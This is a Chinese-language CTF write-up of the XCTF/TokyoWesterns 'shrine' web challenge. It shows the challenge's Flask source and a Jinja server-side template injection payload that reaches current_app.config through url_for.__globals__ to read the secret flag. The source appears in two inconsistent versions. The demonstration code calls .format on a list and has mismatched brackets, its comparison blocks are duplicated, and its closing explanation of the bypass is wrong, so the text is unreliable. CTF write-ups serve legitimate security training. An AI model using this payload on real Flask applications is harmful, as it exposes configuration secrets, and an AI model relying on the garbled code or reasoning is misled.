

# XCTF-Web-高手区-shrine

原创

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## 题目

shrine 👍 5 最佳Writeup由admin提供 WP 建议

难度系数: ★ ★ ★ ★ 3.0

题目来源: TokyoWesterns CTF

题目描述: 暂无

题目场景: http://111.200.241.244:64667

删除场景

倒计时: 03:45:25 延时


题目附件: 暂无

题目已答对


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## 解题

### 1、访问目标, 发现有一段代码



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```
1
2 import flask
3 import os
4
5 app = flask.Flask(__name__)
6
7 app.config['FLAG'] = os.environ.pop('FLAG')
8
9
10 @app.route('/')
11 def index():
12     return open(__file__).read()
13
14
15 @app.route('/shrine/<path:shrine>')
16 def shrine(shrine):
17
18     def safe_jinja(s):
19         s = s.replace(' ', '').replace("'", '')
20         blacklist = ['config', 'self']
21         return ''.join(['{% set {}=None%}'].format(c) for c in blacklist) + s
22
23     return flask.render_template_string(safe_jinja(shrine))
24
25
26 if __name__ == '__main__':
27     app.run(debug=True)
28
```

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```

import flask
import os

app = flask.Flask(__name__)

app.config['FLAG'] = os.environ.pop('FLAG')

@app.route('/')
def index():
    return open(__file__).read()

@app.route('/shrine/<path:shrine>')
def shrine(shrine):

    def safe_jinja(s):
        s = s.replace('(', '[').replace(')', ']')
        blacklist = ['config', 'self']
        return ''.join(['{% set {}=None%}'].format(c) for c in blacklist) + s

    return flask.render_template_string(safe_jinja(shrine))

if __name__ == '__main__':
    app.run(debug=True)

```


## 2、根据源码该题可能是flask模板注入漏洞

该代码过滤了括号和config、self关键字

对该模板注入了解不多，直接上payload

payload

```
http://111.200.241.244:64667/shrine/{{ url_for.__globals__['current_app'].config['FLAG'] }}
```



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为什么没有过滤呢？看下面的对比就知道了，为了更好地对比，我将括号转空变为转中括号[]

代码1:

```

# -*- coding: UTF-8 -*-
s="/shrine/{{ url_for.__globals__['current_app'].config['FLAG'] }}"
s = s.replace('(', '[').replace(')', ']')
blacklist = ['config', 'self']
print(''.join(['{% set {}=None%}'].format(c) for c in blacklist) + s)

```

```

1 # -*- coding: UTF-8 -*-
2 s="/shrine/{ url_for.__globals__['current_app'].config['FLAG']}"
3 s = s.replace('(', '[').replace(')', ']')
4 blacklist = ['config', 'self']
5 print(''.join(['{% set {}=None%}'].format(c) for c in blacklist]) + s)

```

```

{% set config=None%}{% set self=None%}/shrine/{
url_for.__globals__['current_app'].config['FLAG']}

```

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代码2:

```

# -*- coding: UTF-8 -*-
s="/shrine/{ url_for.__globals__['current_app'].config['FLAG']}"
s = s.replace('(', '[').replace(')', ']')
blacklist = ['config', 'self']
print(''.join(['{% set {}=None%}'].format(c) for c in blacklist]) + s)

```

```

1 # -*- coding: UTF-8 -*-
2 s="/shrine/{ url_for.__globals__['current_app'].config['FLAG']}"
3 s = s.replace('(', '[').replace(')', ']')
4 blacklist = ['config', 'self']
5 print(''.join(['{% set {}=None%}'].format(c) for c in blacklist]) + s)

```

```

{% set config=None%}{% set self=None%}/shrine/{
url_for.__globals__['current_app'].config['FLAG']}

```

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由此可见只要出现单括号或双括号，是不会对config进行过滤的



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